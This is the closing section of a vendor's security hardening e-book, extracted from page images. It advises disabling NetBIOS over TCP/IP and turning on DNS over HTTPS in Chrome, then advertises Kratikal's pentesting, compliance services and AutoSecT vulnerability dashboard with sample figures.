
Use NetBIOS setting from the DHCP server. If static IP address is used or the DHCP server does not provide NetBIOS setting, enable NetBIOS over TCP/IP.

○ Enable NetBIOS over TCP/IP

● Disable NetBIOS over TCP/IP


OK | Cancel

DNS poisoing



We recommend you enable **DNS over HTTPS** if there’s any attacker inside your network he or she can see what websites you are visiting. By enabling **DoH** all your DNS queries will be transferred through **HTTPS** and attackers won't be able to see what website you are using.

To enable DoH go to **chrome://settings/security** scroll down and select **“Use secure DNS”** and from the option choose **Cloudflare.**



Help improve security on the web for everyone
Sends URLs of some pages you visit, limited system information, and some page content to Google, to help discover new threats and protect everyone on the web.

Warn you if passwords are exposed in a data breach
Chrome periodically checks your passwords against lists that have been published online. When doing this, your passwords and usernames are encrypted, so they can't be read by anyone, including Google.

○ No protection (not recommended)
Does not protect you against dangerous websites, downloads, and extensions. You'll still get Safe Browsing protection, where available, in other Google services, like Gmail and Search.

Advanced

Always use secure connections
Use HTTPS whenever possible and get warned before loading sites that don't support it

Use secure DNS
Determines how to connect to websites over a secure connection

○ With your current service provider
Secure DNS may not be available all the time

● With Cloudflare (1.1.1.1)

9

Conclusion

In this e-book, we have talked about securing your organization using some hardening tips. Although there are a lot more than this that should apply to all organizations to keep data secure, we recommend implementing proper compliance, regular audits, and time-to-time pentest for your organization to find how outsider threats get inside your organization.

There are several Red Teaming methodologies and Compliance Standards to prevent cyber attacks and data breaches.

Author: Shaquib Izhar

Kratikal Security Research Team

KRATIKAL
SECURE FOR SURE

Kratikal, a premium cybersecurity company, distinguishes itself through its exceptional Vulnerability Assessment and Penetration Testing (VAPT) and Compliance Services. As a CERT-In empanelled auditor, we showcase a great brand reputation and a track record of delivering innovative solutions.

450+	680k+	100m+	8.1k+ Weeks
Enterprises and SMEs	Threats Recorded in GCT x Database	Lines of Code Tested	Pentesting Experience

Our Services

VAPT Services

- Application Pentesting
- Network Pentesting
- Cloud Pentesting
- IoT Pentesting
- Secure Code Review
- Red Teaming
- Threat Modeling
- OT Security

Compliance Services

Standard Compliance

- ISO 27001
- SOC 2
- GDPR
- PCI DSS
- HIPAA

Regulatory Compliance

- RBI Audit (IS Audit)
- IRDAI Audit
- SEBI Audit
- CERT-In Security Audit
- SAR Audit
- Information Security Audit


Location:

India
Noida || Mumbai || Bengaluru
USA || UAE

AutoSecT
Powered By Kratikal

The Ultimate Vulnerability Management Tool

Are you ready to step into a realm of cybersecurity excellence?
Experience the power of AutosecT today and secure your digital future.



Key Metrics Summary

4	28	200	15
Projects	Assets	Total Vulnerabilities	Users

Severity Matrix

5	8	16	170	1
Critical	High	Medium	Low	NA

Vulnerabilities Closure Rate

3.5% Closure Rate
186 Open
7 Closed

Total Vulnerabilities

Total 200
5 Critical
8 High
16 Medium
170 Low
1 NA

Assets Classification

28 Total Assets
11 Web
13 Mobile
4 Cloud

Current Plan

Current Plan Expires - 12/01/23
Default
28 Asset Consumed
28

UPGRADE NOW


Most Vulnerable Assets

Asset Name	Type	Last Updated	Critical	High	Med	Low	Severity
test123 www.kratikal.com	WEB	06-Oct-2023	2	0	2	0	• CRITICAL
Cloud Asset 03 www.kratikal.com	CLOUD	05-Sep-2023	1	1	1	1	• CRITICAL
ORIGINAL REQUEST www.kratikal.com	WEB	23-Jun-2023	1	0	0	-1	• CRITICAL
Error Page www.kratikal.com	WEB	07-Jun-2023	1	1	1	0	• CRITICAL
asset 1 www.kratikal.com	WEB	20-Oct-2023	0	0	3	0	• MED

Top Open Vulnerabilities

Vulnerability	Last Updated	Severity
Application is Vulnerable to H... www.kratikal.com	06-Oct-2023	• CRITICAL
Payment Tampering - Users can ... www.kratikal.com	06-Oct-2023	• CRITICAL
POST /api/feedback/save_user_f... www.kratikal.com	05-Sep-2023	• CRITICAL
Vulner1 www.kratikal.com	05-Sep-2023	• CRITICAL
Next.js Vulnerability www.kratikal.com	06-Oct-2023	• HIGH

Discover Intelligent Features



Vulnerability Hub: Unified Vendor Dashboard

Project Management with Comprehensive Workspace

Continuous, Automated & Authenticated Scanning

Diverse Report Formats with Real-time Download

Multi-Scan Support : Advance, Quick, and Light

+91 9289192210
sales@kratikal.com
www.kratikal.com